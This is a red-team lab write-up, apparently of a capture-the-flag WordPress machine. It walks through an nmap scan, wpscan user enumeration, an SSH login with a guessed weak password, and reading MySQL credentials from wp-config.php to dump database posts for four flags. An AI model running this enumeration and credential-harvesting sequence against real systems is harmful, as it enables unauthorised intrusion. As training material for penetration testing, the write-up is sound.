Red Team: Summary of Operations


Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

```
$ nmap 192.168.1.110/24
```



```
Shell No.1
File  Actions  Edit  View  Help
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-30 13:29 PST

root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-30 13:29 PST
Nmap scan report for 192.168.1.110
Host is up (0.00071s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
 .
Nmap done: 1 IP address (1 host up) scanned in 11.60 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:

- Target 1
    - Port 22 - Open SSH
      Port 80 - Open HTTP
      Port 111 - Open rpcbind
      Port 139 - Open netbios-ssn
      Port 445 - Open microsoft-ds

The following vulnerabilities were identified on each target:

- Target 1
  - CWE-521 : Weak Password Requirements
  - User Account Enumeration

Exploitation


The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

- Target 1
  - `flag1.txt`: b9bbcb33e11b80be759c4e844862482d
    - Exploits Used - wpscan to enumerate users; password cracking by guessing a weak password
      - WPScan to enumerate users
      - Commands used:
        - wpscan --url http://192.168.1.110 --enumerate u
        - ssh michael@192.168.1.110
        - password: michael
        - cd /var/www/html
        - cat service.html


Results of WPscan:

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users
/sign_up
```

Flag 1:



- `flag2.txt`: fc3fd58dcdad9ab23faca6e9a36e581c
  - Exploit Used: same as above
    - Commands used:
      - cd /var/www
      - cat flag2.txt



- Flag 3: afc01ab56b50591e7dccf93122770cd2
  Flag 4: 715dea6c055b9fe3337544932f2941ce
  - Exploit used: obtained mysql login credentials from the wp-config.php file found in the /var/www/html/wordpress directory
  - I was able to find both flags by following the steps below
  - Commands used:
    - mysql -u -p
    - password : R@v3nSecurity
    - show databases;
    - use wordpress;
    - show tables;
    - select * from wp_posts;

Flag 3:

```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpre
ss/wp-admin/">your dashboard</a> to delete this page and create new pages for you
r content. Have fun! | Sample Page  |              | publish     | closed
 | open        |              | sample-page   |         |        | 2018-08-12 22
:49:12 | 2018-08-12 22:49:12 |                       |          0 | http://192.1
68.206.131/wordpress/?page_id=2                       |          0 | page      |
             |             0 |
|  4 |           1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b
50591e7dccf93122770cd2}
```

Flag 4:

```
                              | flag3       |              | draft       | open
         | open        |              |              |         |        | 2018-
08-13 01:48:31 | 2018-08-13 01:48:31 |                       |          0 | http
://raven.local/wordpress/?p=4                                |          0 | post
     |              |             0 |
|  5 |           1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c05
5b9fe3337544932f2941ce}
```